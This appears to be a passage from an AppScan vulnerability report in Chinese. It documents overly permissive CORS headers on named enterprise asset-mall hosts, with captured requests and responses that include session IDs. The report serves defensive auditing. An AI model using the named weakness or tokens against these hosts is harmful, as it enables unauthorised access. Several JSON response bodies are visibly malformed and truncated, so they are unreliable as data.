Date: Fri, 12 Jan 2018 03:12:05 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 0,
      "results": [

      ],
      "showPageNumbers": [

      ],
      "pages": [

      ],
      "pageNo": 1,
      "pageCount": 0,
      "params": null,
      "totalPageCount": 0,
      "nextIndex": 15,
      "page": 1,
      "previousIndex": 0
    }
  ],
  "returnCode": 1,
  "msg": null,
  "html": null
}
```

变体- | 10 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /goodsRestApi/goodsList?
draw=10&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:45 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 192,
      "results": [
        {
          "opcode": "WERDHGF",
          "goodsname": "werdhgf",
          "goodstype": "实物商品",
          "departmentid": null,
          "goodsunit": "gechi",
          "brandid": 4412,
          "factoryid": null,
          "prodarea": null,
          "inputmanid": 2,
          "bookindate": 1515668156000,
          "bookindateStr": null,
          "status": 1,
          "priceflag": null,
          "stupperlimit": null,
          "stlowerlimit": null,
          "barcode": "rewqrewq",
          "classcodeflag": null,
          "smallscaleflag": null,
          "goodsclassid": 2702,
          "lastupdateerid": null,
          "lastupdateername": null,
          "lastupdatedate": null,
          "specmodel": null,
          "goodsspec": "hh",
          "goodsmodel": "resadsa",
          "classname": "办公耗材",
          "goodsid": 105190,
          "enterpriseid": 55,
          "enterprisecode": "55",
          "goodscode": "0200202",
          "taxinprice": null,
          "intax": null,
          "baseprice": 999.0000,
          "wsaleprice": 999.0000,
          "wdis": null,
          "o2osaleprice": 999.0000,
          "tmallsaleprice": null,

```

```

"saleprice": 999.0000,
"minprice": 999.0000,
"outtax": null,
"memo1": null,
"memo2": null,
"memo3": null,
"memo4": null,
"sendstatus": null,
"warehouseid": null,
"supplierid": null,
"pricetypeid": null,
"pricetypename": null,
"goodstatus": null,
"goodsclassname": null,
"brandname": "dsfdsafsa",
"wsalepricestarttime": null,
"wsalepriceendtime": null,
"goodssubname": null,
"goodsproperty": null,
"weight": null,
"bulk": null,
"releasechannel": null,
"goodsimgurl": null,
"basegoodsimgurl": null,
"dtlgoodsimgurl": null,
"iscontorlseq": 0,
"expirationdate": null,
"origin": null,
"storagetemperature": null,
"goodsclassnameek": null,
"appgoodsname": null,
"sellingpointdescription": null,
"distributiontype": 0,
"distributionpreparationtime": 2,
"distributionprocessingtime": 0,
"adjustflag": 0,
"approvaltypeid": 1,
"goodslevelid": 3,
"gsbmid": 3,
"level": 4,
"gsbmname": "          资产部",
"approvaltypename": "          出库流程",
"actdefid": null,
"classcode": null,
"inputmanname": "          资源商城测试01",
"factoryname": null,
"notaxprice": null,
"phonecomments": null,
"pccomments": null,
"sonoffdate": null,
"employeenname": null
}
,
{
"opcode": "CD",
"goodsname": "          场地",
"goodstype": "          实物商品",
"departmentid": null,
"goodsunit": "          小时",
"brandid": 4345,
"factoryid": null,
"prodarea": null,
"inputmanid": 1,
"bookindate": 1515661552000,
"bookindateStr": null,
"status": 1,
"priceflag": null,
"stupperlimit": null,
"stlowerlimit": null,
"barcode": "",
"classcodeflag": null,
"smallscaleflag": null,
"goodsclassid": 2704,
"lastupdateerid": null,
"lastupdateername": null,
"lastupdatedate": null,
"specmodel": null,
"goodsspec": "",
"goodsmodel": ""

```

```

        "classname": "        场地租用",
        "goodsid": 105186,
        "enterpriseid": 55,
        "enterprisecode": "55",
        "goodscode": "0375346",
        "taxinprice": null,
        "intax": null,
        "baseprice": 100.0000,
        "wsaleprice": 100.0000,
        "wdis": null,
        "o2osaleprice": 100.0000,
        "tmallsaleprice": null,
        "saleprice": 100.0000,
        "minprice": 100.0000,
        "outtax": null,
        "memo1": null,
        "memo2": null,
        "memo3": null,
        "memo4": null,
        "sendstatus": null,
        "warehouseid": null,
        "supplierid": null,
        "pricetypeid": null,
        "pricetypename": null,
        "goodstatus": null,
        "goodsclassname": null,
        "brandname": "        象翌",
        "wsalepricestarttime": null,
        "wsalepriceendtime": null,
        "goodss
...
...
...

```

过度许可的 CORS 访问测试	
严重性:	低
CVSS 分数:	5.0
URL:	http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html
实体:	saleOrderList.html (Page)
风险:	可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
原因:	Web 应用程序编程或配置不安全
固定值:	修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /static/orderpage/saleOrderList.html?sessionId=6cecd9abca2a5797bbb71b3bef6db3f8 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn

```

```

Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 18852
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
x-ua-compatible: IE=edge,chrome=1
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:51 GMT

<html>

<head>
  <meta charset="utf-8">
  <title>layui</title>
  <meta name="renderer" content="webkit">
  <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
  <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
  <link rel="stylesheet" href="css/layui.css" media="all">
</head>
<body>
  <div class="layui-container" style="text-align:left; padding:0px; margin-top:10px;margin-left:10px;">

    <div class="layui-row" style="width:950px;height:50px;">
      <form class="layui-form">
        <div class="layui-col-md3 layui-col-div">
          <div class="layui-form-item">
            <label class="layui-form-label">          申请单号</label>
            <div class="layui-input-block">
              <input type="text" id="orderNo" placeholder="          请输入"
autocomplete="off" class="layui-input">
            </div>
          </div>
          <div class="layui-col-md3 layui-col-div">
            <div class="layui-form-item">
              <label class="layui-form-label">          资产名称</label>
              <div class="layui-input-block">
                <input type="text" id="goodsname" placeholder="          请输入"
autocomplete="off" class="layui-input">
              </div>
            </div>
            <div class="layui-col-md3 layui-col-div">
              <div class="layui-form-item">
                <label class="layui-form-label">          申请单状态</label>
                <div class="layui-input-block">
                  <select name="orderStatus" id="orderStatus" lay-
filter="aihao" style="width:100px;">
                    <option value="0">          全部</option>
                    <option value="2">          待配发</option>
                    <option value="3">          已配发</option>
                    <option value="4">          已完成</option>
                    <option value="5">          审批中</option>
                    <option value="6">          审批未通过</option>
                    <option value="7">          领用取消</option>
                  </select>
                </div>
              </div>
            </div>
          </div>
          <div class="layui-col-md1 layui-col-button" style="margin-left:20px">
            <button class="layui-btn layui-btn-sm" id="orderListQuery">查询</button>
          </div>
          <div class="layui-col-md1 layui-col-button">
            <button class="layui-btn layui-btn-sm" id="updateSendGoods">配发</button>
          </div>
        </div>
      </form>
    </div>
  </div>
</body>

```

```

<table class="layui-hide" id="test" ></table>
<div class="layui-form layui-border-box layui-table-view" lay-filter="LAY-table-1"
style="margin-top:0px">
  <div class="layui-table-box">
    <!-- <div class="layui-table-header">

    </div> -->
    <div class="layui-table-body layui-table-main">
      <div class="layui-none">
        <div>
          <table cellspacing="0" cellpadding="0" border="0" class="layui-table"
pagination="true">
            <thead>
              <tr style="background-color: #B5D1F5;">
                <td class="layui-table-cell laytable-cell-1-select">申请单状态</td>
                <td class="layui-table-cell laytable-cell-1-orderNo">申请单号</td>
                <td class="layui-table-cell laytable-cell-1-receiverName">申请人</td>
                <td class="layui-table-cell laytable-cell-1-shipmentsUser">配发人</td>
                <td class="layui-table-cell laytable-cell-1-orderDate">申请时间</td>
                <td class="layui-table-cell laytable-cell-1-goodsCode">资产编码</td>
                <td class="layui-table-cell laytable-cell-1-goodsName">资产名称</td>
                <td class="layui-table-cell laytable-cell-1-parentClassname">资产大类</td>
                <td class="layui-table-cell laytable-cell-1-classname">资产小类</td>
                <td class="layui-table-cell laytable-cell-1-brandname">品牌名称</td>
                <td class="layui-table-cell laytable-cell-1-goodsSpec">规格</td>
                <td class="layui-table-cell laytabl
...
...
...

```

问题 16 / 51

TOC

过度许可的 CORS 访问测试

严重性: 低

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsclass/initTreeNode>

实体: initTreeNode (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

变体- | 1 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsclass/initTreeNode?status=1&t=1515668102247 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn

```

```
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:50 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    [{"classId":2693,"isParent":false,"statusVal":1,"name":设备类
    \",\"pId\": \"1\", \"id\": \"01\", \"endflag\": 1},
    {\"classId\":2700,\"isParent\":false,\"statusVal\":1,\"name\":办公设备
    \",\"pId\": \"01\", \"id\": \"01004\", \"endflag\": 1},
    {\"classId\":2694,\"isParent\":false,\"statusVal\":1,\"name\":耗材类
    \",\"pId\": \"1\", \"id\": \"02\", \"endflag\": 1},
    {\"classId\":2701,\"isParent\":false,\"statusVal\":1,\"name\":文具用品
    \",\"pId\": \"02\", \"id\": \"02001\", \"endflag\": 1},
    {\"classId\":2695,\"isParent\":false,\"statusVal\":1,\"name\":场地类
    \",\"pId\": \"1\", \"id\": \"03\", \"endflag\": 1},
    {\"classId\":2704,\"isParent\":false,\"statusVal\":1,\"name\":场地租用
    \",\"pId\": \"03\", \"id\": \"03001\", \"endflag\": 1},
    {\"classId\":2705,\"isParent\":false,\"statusVal\":1,\"name\":工位租用
    \",\"pId\": \"03\", \"id\": \"03002\", \"endflag\": 1},
    {\"classId\":2706,\"isParent\":false,\"statusVal\":1,\"name\":会场租用
    \",\"pId\": \"03\", \"id\": \"03003\", \"endflag\": 1},
    {\"classId\":2696,\"isParent\":false,\"statusVal\":1,\"name\":服务类
    \",\"pId\": \"1\", \"id\": \"04\", \"endflag\": 1},
    {\"classId\":2707,\"isParent\":false,\"statusVal\":1,\"name\":行政服务
    \",\"pId\": \"04\", \"id\": \"04001\", \"endflag\": 1},
    {\"classId\":2692,\"isParent\":false,\"statusVal\":1,\"name\":资源商城
    \",\"pId\": \"0\", \"id\": \"1\", \"endflag\": 1},
    {\"classId\":2699,\"isParent\":false,\"statusVal\":1,\"name\":电子产品及通信设备
    \",\"pId\": \"01\", \"id\": \"01003\", \"endflag\": 1},
    {\"classId\":2702,\"isParent\":false,\"statusVal\":1,\"name\":办公耗材
    \",\"pId\": \"02\", \"id\": \"02002\", \"endflag\": 1},
    {\"classId\":2698,\"isParent\":false,\"statusVal\":1,\"name\":家具用具及其他
    \",\"pId\": \"01\", \"id\": \"01002\", \"endflag\": 1},
    {\"classId\":2723,\"isParent\":false,\"statusVal\":1,\"name\":20180104\", \"pId\": \"01\", \"id\":
    \"01007\", \"endflag\": 1}, {\"classId\":2703,\"isParent\":false,\"statusVal\":1,\"name\":日用百货
    \",\"pId\": \"02\", \"id\": \"02003\", \"endflag\": 1},
    {\"classId\":2718,\"isParent\":false,\"statusVal\":1,\"name\":专用设备
    \",\"pId\": \"01\", \"id\": \"01005\", \"endflag\": 1},
    {\"classId\":2719,\"isParent\":false,\"statusVal\":1,\"name\":交通运输设备
    \",\"pId\": \"01\", \"id\": \"01006\", \"endflag\": 1}]]
  ],
  "returnCode": 1,
  "msg": " 资产分类树节点",
  "html": null
}
```

变体- | 2 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /goodsclass/initTreeNode?id=0&t=1515668162451&status=1 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
```

```
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:50 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    [{"classId":2693,"isParent":false,"statusVal":1,"name":设备类
    \,"pId":1,"id":01,"endflag":1},
    {"classId":2700,"isParent":false,"statusVal":1,"name":办公设备
    \,"pId":01,"id":01004,"endflag":1},
    {"classId":2694,"isParent":false,"statusVal":1,"name":耗材类
    \,"pId":1,"id":02,"endflag":1},
    {"classId":2701,"isParent":false,"statusVal":1,"name":文具用品
    \,"pId":02,"id":02001,"endflag":1},
    {"classId":2695,"isParent":false,"statusVal":1,"name":场地类
    \,"pId":1,"id":03,"endflag":1},
    {"classId":2704,"isParent":false,"statusVal":1,"name":场地租用
    \,"pId":03,"id":03001,"endflag":1},
    {"classId":2705,"isParent":false,"statusVal":1,"name":工位租用
    \,"pId":03,"id":03002,"endflag":1},
    {"classId":2706,"isParent":false,"statusVal":1,"name":会场租用
    \,"pId":03,"id":03003,"endflag":1},
    {"classId":2696,"isParent":false,"statusVal":1,"name":服务类
    \,"pId":1,"id":04,"endflag":1},
    {"classId":2707,"isParent":false,"statusVal":1,"name":行政服务
    \,"pId":04,"id":04001,"endflag":1},
    {"classId":2692,"isParent":false,"statusVal":1,"name":资源商城
    \,"pId":0,"id":1,"endflag":1},
    {"classId":2699,"isParent":false,"statusVal":1,"name":电子产品及通信设备
    \,"pId":01,"id":01003,"endflag":1},
    {"classId":2702,"isParent":false,"statusVal":1,"name":办公耗材
    \,"pId":02,"id":02002,"endflag":1},
    {"classId":2698,"isParent":false,"statusVal":1,"name":家具用具及其他
    \,"pId":01,"id":01002,"endflag":1},
    {"classId":2723,"isParent":false,"statusVal":1,"name":20180104,"pId":01,"id":
    01007,"endflag":1}, {"classId":2703,"isParent":false,"statusVal":1,"name":日用百货
    \,"pId":02,"id":02003,"endflag":1},
    {"classId":2718,"isParent":false,"statusVal":1,"name":专用设备
    \,"pId":01,"id":01005,"endflag":1},
    {"classId":2719,"isParent":false,"statusVal":1,"name":交通运输设备
    \,"pId":01,"id":01006,"endflag":1}]
  ],
  "returnCode": 1,
  "msg": "资产分类树节点",
  "html": null
}
```

变体- | 3 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /goodsclass/initTreeNode?t=1515668283675 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:12:54 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    {"classId":2710,"isParent":false,"statusVal":0,"name":\
    "\",\"pId\": \"03\", \"id\": \"03004\", \"endflag\": 1},
    {"classId":2693,\"isParent\":false,\"statusVal\":1,\"name\": \"设备类
    \",\"pId\": \"1\", \"id\": \"01\", \"endflag\": 1},
    {"classId":2700,\"isParent\":false,\"statusVal\":1,\"name\": \"办公设备
    \",\"pId\": \"01\", \"id\": \"01004\", \"endflag\": 1},
    {"classId":2694,\"isParent\":false,\"statusVal\":1,\"name\": \"耗材类
    \",\"pId\": \"1\", \"id\": \"02\", \"endflag\": 1},
    {"classId":2701,\"isParent\":false,\"statusVal\":1,\"name\": \"文具用品
    \",\"pId\": \"02\", \"id\": \"02001\", \"endflag\": 1},
    {"classId":2695,\"isParent\":false,\"statusVal\":1,\"name\": \"场地类
    \",\"pId\": \"1\", \"id\": \"03\", \"endflag\": 1},
    {"classId":2704,\"isParent\":false,\"statusVal\":1,\"name\": \"场地租用
    \",\"pId\": \"03\", \"id\": \"03001\", \"endflag\": 1},
    {"classId":2705,\"isParent\":false,\"statusVal\":1,\"name\": \"工位租用
    \",\"pId\": \"03\", \"id\": \"03002\", \"endflag\": 1},
    {"classId":2706,\"isParent\":false,\"statusVal\":1,\"name\": \"会场租用
    \",\"pId\": \"03\", \"id\": \"03003\", \"endflag\": 1},
    {"classId":2696,\"isParent\":false,\"statusVal\":1,\"name\": \"服务类
    \",\"pId\": \"1\", \"id\": \"04\", \"endflag\": 1},
    {"classId":2707,\"isParent\":false,\"statusVal\":1,\"name\": \"行政服务
    \",\"pId\": \"04\", \"id\": \"04001\", \"endflag\": 1},
    {"classId":2708,\"isParent\":false,\"statusVal\":0,\"name\": \"保洁服务
    \",\"pId\": \"04\", \"id\": \"04002\", \"endflag\": 1},
    {"classId":2709,\"isParent\":false,\"statusVal\":0,\"name\": \"绿植服务
    \",\"pId\": \"04\", \"id\": \"04003\", \"endflag\": 1},
    {"classId":2692,\"isParent\":false,\"statusVal\":1,\"name\": \"资源商城
    \",\"pId\": \"0\", \"id\": \"1\", \"endflag\": 1},
    {"classId":2699,\"isParent\":false,\"statusVal\":1,\"name\": \"电子产品及通信设备
    \",\"pId\": \"01\", \"id\": \"01003\", \"endflag\": 1},
    {"classId":2702,\"isParent\":false,\"statusVal\":1,\"name\": \"办公耗材
    \",\"pId\": \"02\", \"id\": \"02002\", \"endflag\": 1},
    {"classId":2698,\"isParent\":false,\"statusVal\":1,\"name\": \"家具用具及其他
    \",\"pId\": \"01\", \"id\": \"01002\", \"endflag\": 1},
    {"classId":2723,\"isParent\":false,\"statusVal\":1,\"name\": \"20180104\", \"pId\": \"01\", \"id\":
    \"01007\", \"endflag\": 1}, {"classId":2703,\"isParent\":false,\"statusVal\":1,\"name\": \"日用百货
    \",\"pId\": \"02\", \"id\": \"02003\", \"endflag\": 1},
    {"classId":2697,\"isParent\":false,\"statusVal\":0,\"name\": \"电气设备
    \",\"pId\": \"01\", \"id\": \"01001\", \"endflag\": 1},
    {"classId":2718,\"isParent\":false,\"statusVal\":1,\"name\": \"专用设备
    \",\"pId\": \"01\", \"id\": \"01005\", \"endflag\": 1},
    {"classId":2719,\"isParent\":false,\"statusVal\":1,\"name\": \"交通运输设备
    \",\"pId\": \"01\", \"id\": \"01006\", \"endflag\": 1}]
  ],
  "returnCode": 1,
  "msg": "    资产分类树节点",
  "html": null
}
```

亦乐测试分类

变体- | 4 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /goodsclass/initTreeNode?status=1&t=1515668311098 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:50 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    [{"classId":2693,"isParent":false,"statusVal":1,"name":设备类
    }, {"pId":1,"id":01,"endflag":1},
    {"classId":2700,"isParent":false,"statusVal":1,"name":办公设备
    }, {"pId":01,"id":01004,"endflag":1},
    {"classId":2694,"isParent":false,"statusVal":1,"name":耗材类
    }, {"pId":1,"id":02,"endflag":1},
    {"classId":2701,"isParent":false,"statusVal":1,"name":文具用品
    }, {"pId":02,"id":02001,"endflag":1},
    {"classId":2695,"isParent":false,"statusVal":1,"name":场地类
    }, {"pId":1,"id":03,"endflag":1},
    {"classId":2704,"isParent":false,"statusVal":1,"name":场地租用
    }, {"pId":03,"id":03001,"endflag":1},
    {"classId":2705,"isParent":false,"statusVal":1,"name":工位租用
    }, {"pId":03,"id":03002,"endflag":1},
    {"classId":2706,"isParent":false,"statusVal":1,"name":会场租用
    }, {"pId":03,"id":03003,"endflag":1},
    {"classId":2696,"isParent":false,"statusVal":1,"name":服务类
    }, {"pId":1,"id":04,"endflag":1},
    {"classId":2707,"isParent":false,"statusVal":1,"name":行政服务
    }, {"pId":04,"id":04001,"endflag":1},
    {"classId":2692,"isParent":false,"statusVal":1,"name":资源商城
    }, {"pId":00,"id":1,"endflag":1},
    {"classId":2699,"isParent":false,"statusVal":1,"name":电子产品及通信设备
    }, {"pId":01,"id":01003,"endflag":1},
    {"classId":2702,"isParent":false,"statusVal":1,"name":办公耗材
    }, {"pId":02,"id":02002,"endflag":1},
    {"classId":2698,"isParent":false,"statusVal":1,"name":家具用具及其他
    }, {"pId":01,"id":01002,"endflag":1},
    {"classId":2723,"isParent":false,"statusVal":1,"name":20180104,"pId":01,"id":01007,"endflag":1}, {"classId":2703,"isParent":false,"statusVal":1,"name":日用百货
    }, {"pId":02,"id":02003,"endflag":1},
    {"classId":2718,"isParent":false,"statusVal":1,"name":专用设备
    }, {"pId":01,"id":01005,"endflag":1},
    {"classId":2719,"isParent":false,"statusVal":1,"name":交通运输设备
    }, {"pId":01,"id":01006,"endflag":1}]
  ],
  "returnCode": 1,
  "msg": "资产分类树节点",
  "html": null
}
```

```
}
```

变体- | 5 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /goodsclass/initTreeNode?t=1515669084055 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:12:54 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    {"classId":2710,"isParent":false,"statusVal":0,"name":\
    "\",\"pId\": \"03\", \"id\": \"03004\", \"endflag\": 1},
    {"classId":2693,\"isParent\":false,\"statusVal\":1,\"name\": \"设备类
    \",\"pId\": \"1\", \"id\": \"01\", \"endflag\": 1},
    {"classId":2700,\"isParent\":false,\"statusVal\":1,\"name\": \"办公设备
    \",\"pId\": \"01\", \"id\": \"01004\", \"endflag\": 1},
    {"classId":2694,\"isParent\":false,\"statusVal\":1,\"name\": \"耗材类
    \",\"pId\": \"1\", \"id\": \"02\", \"endflag\": 1},
    {"classId":2701,\"isParent\":false,\"statusVal\":1,\"name\": \"文具用品
    \",\"pId\": \"02\", \"id\": \"02001\", \"endflag\": 1},
    {"classId":2695,\"isParent\":false,\"statusVal\":1,\"name\": \"场地类
    \",\"pId\": \"1\", \"id\": \"03\", \"endflag\": 1},
    {"classId":2704,\"isParent\":false,\"statusVal\":1,\"name\": \"场地租用
    \",\"pId\": \"03\", \"id\": \"03001\", \"endflag\": 1},
    {"classId":2705,\"isParent\":false,\"statusVal\":1,\"name\": \"工位租用
    \",\"pId\": \"03\", \"id\": \"03002\", \"endflag\": 1},
    {"classId":2706,\"isParent\":false,\"statusVal\":1,\"name\": \"会场租用
    \",\"pId\": \"03\", \"id\": \"03003\", \"endflag\": 1},
    {"classId":2696,\"isParent\":false,\"statusVal\":1,\"name\": \"服务类
    \",\"pId\": \"1\", \"id\": \"04\", \"endflag\": 1},
    {"classId":2707,\"isParent\":false,\"statusVal\":1,\"name\": \"行政服务
    \",\"pId\": \"04\", \"id\": \"04001\", \"endflag\": 1},
    {"classId":2708,\"isParent\":false,\"statusVal\":0,\"name\": \"保洁服务
    \",\"pId\": \"04\", \"id\": \"04002\", \"endflag\": 1},
    {"classId":2709,\"isParent\":false,\"statusVal\":0,\"name\": \"绿植服务
    \",\"pId\": \"04\", \"id\": \"04003\", \"endflag\": 1},
    {"classId":2692,\"isParent\":false,\"statusVal\":1,\"name\": \"资源商城
    \",\"pId\": \"0\", \"id\": \"1\", \"endflag\": 1},
    {"classId":2699,\"isParent\":false,\"statusVal\":1,\"name\": \"电子产品及通信设备
    \",\"pId\": \"01\", \"id\": \"01003\", \"endflag\": 1},
    {"classId":2702,\"isParent\":false,\"statusVal\":1,\"name\": \"办公耗材
    \",\"pId\": \"02\", \"id\": \"02002\", \"endflag\": 1},
    {"classId":2698,\"isParent\":false,\"statusVal\":1,\"name\": \"家具用具及其他
    \",\"pId\": \"01\", \"id\": \"01002\", \"endflag\": 1},
    {"classId":2723,\"isParent\":false,\"statusVal\":1,\"name\": \"20180104\", \"pId\": \"01\", \"id\":
    \"01007\", \"endflag\": 1}, {"classId":2703,\"isParent\":false,\"statusVal\":1,\"name\": \"日用百货
```

亦乐测试分类

```

\","pId\":"02\","id\":"02003\","endflag\":1},
{"classId\":"2697","isParent\":false,"statusVal\":0,"name\":"电气设备
\","pId\":"01\","id\":"01001\","endflag\":1},
{"classId\":"2718","isParent\":false,"statusVal\":1,"name\":"专用设备
\","pId\":"01\","id\":"01005\","endflag\":1},
{"classId\":"2719","isParent\":false,"statusVal\":1,"name\":"交通运输设备
\","pId\":"01\","id\":"01006\","endflag\":1}}]
},
"returnCode": 1,
"msg": "    资产分类树节点",
"html": null
}

```

变体-| 6 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsclass/initTreeNode?status=1&t=1515669103222 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
